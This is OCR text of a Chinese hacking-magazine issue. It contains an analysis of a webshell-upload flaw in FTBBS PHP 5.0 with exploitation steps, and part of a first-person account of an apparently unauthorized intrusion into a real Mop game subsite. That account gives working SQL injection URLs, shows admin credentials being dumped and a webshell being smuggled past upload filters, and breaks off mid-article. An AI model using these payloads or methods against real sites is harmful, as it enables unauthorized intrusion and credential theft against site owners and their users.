


图7 上传图片马




图8 访问上传的文件

这个漏洞和那个动易原来出现的那个以申请的用户名建立一个文件夹的性质是一样的，可以说是异曲同工啊~好了，就到这里。

编辑点评：

本文分析的系统中存在的cookie注入难度不大，写得比较清楚了，另外关于2003中的.asp的漏洞以前文章有介绍过，忘记的可以翻出以前的杂志熟悉下。

FTBBS PHP版上传头像漏洞分析与利用

图 胡星儒

从本文可以学到：

1、FTBBS PHP 版漏洞原因分析和利用

2、启发大家挖掘漏洞的新思路

FTBBS 这个论坛用的人还是比较多的，可以百度一下就知道了。FTBBS 官网评价自己这款论坛有几大优势，其中一大就是“严密的安全部署和攻击防护体系”，但是我发现的这个上传头像漏洞直接就能拿到 webshell，真有点讽刺。

直接进入主题，我来一步一步给大家分析并介绍这个漏洞产生的原理和如何利用的。

一、分析

测试系统：PHP_FTBBS_GBK_5.0 简体中文免费版

漏洞文件：userimgact.php

漏洞代码：

……

第 8–11 行：

```
$username=get_cookie('username');
$inFolder="userheadimg";
$upfiletype="gif|jpg";// 限制上传文件类型是 gif 和 jpg
$upfilesize=51200;
……
```

第 18–33 行：

```
include_once("inc/upload_fun.php");
if(isset($_FILES) && !empty($_FILES['userfile']) && $_FILES['userfile']
['size']>0){
    $size=$_FILES['userfile']['size'];//
    $strFileName=$_FILES['userfile']['name'];//
    $arrName = explode(".",$strFileName);//
    $intName = sizeof($arrName);//
    $extName = strtolower($arrName[$intName-1]);// 作用是取得上传
文件后缀名
    if (false !== strrpos($upfiletype,$extName)){}// 漏洞问题就出在
这
    else{
        echo "不允许上传".$extName."类型的文件";
        exit;
    }
    if ($size>$upfilesize){
        echo "上传的文件最大限制为：".$upfilesize."字节";
        exit;
    }
……
```

先来介绍一下 **strrpos()** 这个函数。语法：**int strrpos(string haystack, char needle)**；本函数用来寻找字符串 **haystack** 中的字符 **needle** 最后出现的位置。值得注意的是 needle 只能是一个字符，中文字等就不适合了。若找不到指定的字符，则返回 false 值。

这段代码的问题就出在 strrpos() 这个函数，程序员选用这个函数的目的就是想把上传文件的后缀名和 $upfiletype 里已经限定好的 "gif|jpg" 这两个后缀名来做对比。如果相同则上传成功，如果找不到指定的字符，返回 false 值，执行 else 里的语句，即不允许上传。

但是 **strrpos($upfiletype,$extName)** 却没有达到程序员预期的想法，在上面对这个函数介绍中提到一点，needle 只能是一个字符，也就是 $extName 只能是一个字符，所以 $extName 在 strrpos($upfiletype,$extName) 中只取上传文件后缀名的第一个字符。比如上传文件的后缀名是 jpg，那就取“j”来看 $upfiletype 里是否有“j”字符，如果有返回最后出现的位置一个整数，没有就 false，很明显能上传成功。那如果上传文件后缀名是 php 呢，同理在 $upfiletype 里寻找是否有“p”这个字符，当然能寻找到“p”了，所以不返回 false，上传成功。相信大家已经明白了漏洞怎么产生的了，接下来看看怎么利用这个漏洞。

二、利用

这个漏洞原理很简单，但是危害很大，下面我来给大家演示如何利用这个漏洞得到 webshell。




图1 上传头像

1、注册一个用户，选择修改资料中的自定义头像，如图1。

2、浏览选择一个 PHP 文件，这里就可以是你的 webshell 了，不过上传文件对文件大小有限制，我们可以先传 PHP 小马，再传大马。上传成功后，可以通过上传完的头像属性看到我们 PHP 马的路径，如图 2。




图2 马的路径

3、直接把这个地址复制下来，登录就行了，接下来如何提权拿服务器就交给大家了，如图 3。




图3 上传成功的文件

三、总结

这个漏洞原理很简单，但是危害很大，一句话“千里之堤，溃于蚁穴”。我还是一个初学者，若以上分析有什么不合理的地方，请大牛们多多包涵。在 FTBBS 这个论坛还存在不少注入漏洞，有兴趣的可以自己再挖掘。

编辑点评：

一个函数没用对，可以致使整个系统的沦陷，大家在没事的时候可以多研究研究 API，或许有很多类似的错误和问题。

Mop分站的一次游玩

图 小帅@[0.S.T]

从本文可以学到：

1、mop分站漏洞探测和分析

2、漏洞利用得到webshell

某天，我和bloodsword大牛在玩，遇到了个mop注射点，由于好奇心的诱惑，溜达之，发现遇到了很多的困难。谁知今天又看到了那个站，于是乎就想写写什么，因为上次遇到的问题真的太多了，写也写不完。于是想抄起武器再溜达次，顺便把过程给写写。




图1 官方页面

首先是一个游戏的站，隶属于mop的，是《大话西游》的官方地址，上面有许多的下载文件，如图1。

注入点为：**http://www.zg.mop.com/service/sales.php?newsld=1178**，于是开始注射，我比较喜欢手动的，因为我喜欢看到那个熟悉的MD5页面，于是开始手动注射。判断长度时输入http://www.zg.mop.com/service/sales.php?newsId=1178 order by 25/*，发现返回错误，输入http://www.zg.mop.com/service/sales.php?newsId=1178 order by 24/*返回正常，那么就是24个长度了，再输入http://www.zg.mop.com/service/sales.php?newsId=1178 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24/*发现返回如图2。




图2 union查询




图3 暴出userid




图4 暴出userid和pwd

于是开始把“12”、“13”2处用列来代替，随便想了个admin表，想了个userid，构造**http://www.zg.mop.com/service/sales.php?newsld=1178 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,userid,14,15,16,17,18,19,20,21,22,23,24 from admin/***语句，结果返回如图3。

最后猜到了一些信息，发现权限不是root的，也就是一个一般的账号，看来load_file这个路已经没戏了，换路。继续构造：**http://www.zg.mop.com/service/sales.php?newsld=1178%20and%201 =2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,pwd,userid,14,15,16,17,18,19,20,21,22,23,24%20from%20admin/***暴出了个MD5，发现这个MD5无法破解，真郁闷！不行！继续找管理级的账号，于是用limit，构造语句**http://www.zg.mop.com/service/sales.php?newsld=1178%20and%201 =2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,pwd,userid,14,15,16,17,18,19,20,21,22,23,24%20from%20admin limit1,1**，读出第2条记录，如图4。

这回跑出了账号密码，32位加密的MD5，接着开始找后台，郁闷的是，啊D，明小子什么的扫了很久也没扫出什么花样，最后还是bloodsword大牛的注射工具比较强大，字典真厚，扫出了个setup目录，登录一看，吓到我了，原来是织梦的系统……这下，嘿嘿，后台等于拿到手了，如图5。




图5 找到突破口

就是喜欢看到**“Power by DedeCms 织梦内容管理系统”**这几个字，于是去down了份织梦的系统，顺利的找到了后台地址，并且登录，如图6。




图6 登录后台

这下比较不错了，嘿嘿，还能做点事，这个版本并不是很高，就试了下上传的办法，下载了个angel的spy2008来看看，很是郁闷，无论上传什么东西都无法进去。记得我们上次进去的时候是通过一个老外的软件，加了层马甲（把字符写入图片的工具）才混过检查的，于是厚着脸皮又一次的问bloodsword大牛要了份来，也成功的混过去了。大家觉得我们上传木马很简单一样，其实其中的辛苦有谁知道呢？当一次次的受到挫折，一次次的出现错误提示，咱也害怕，害怕离成功只有那么一步，你却不知道。最后东西的确上传上去了，回显也不是404（上次是显示404错误），如图7。




图7 上次回显404

不知道为什么，可能是加了一般的马甲混不过去，手动加上文件头欺骗也不成功，返回404错误，但用了老外的工具后就成功了，如图8。

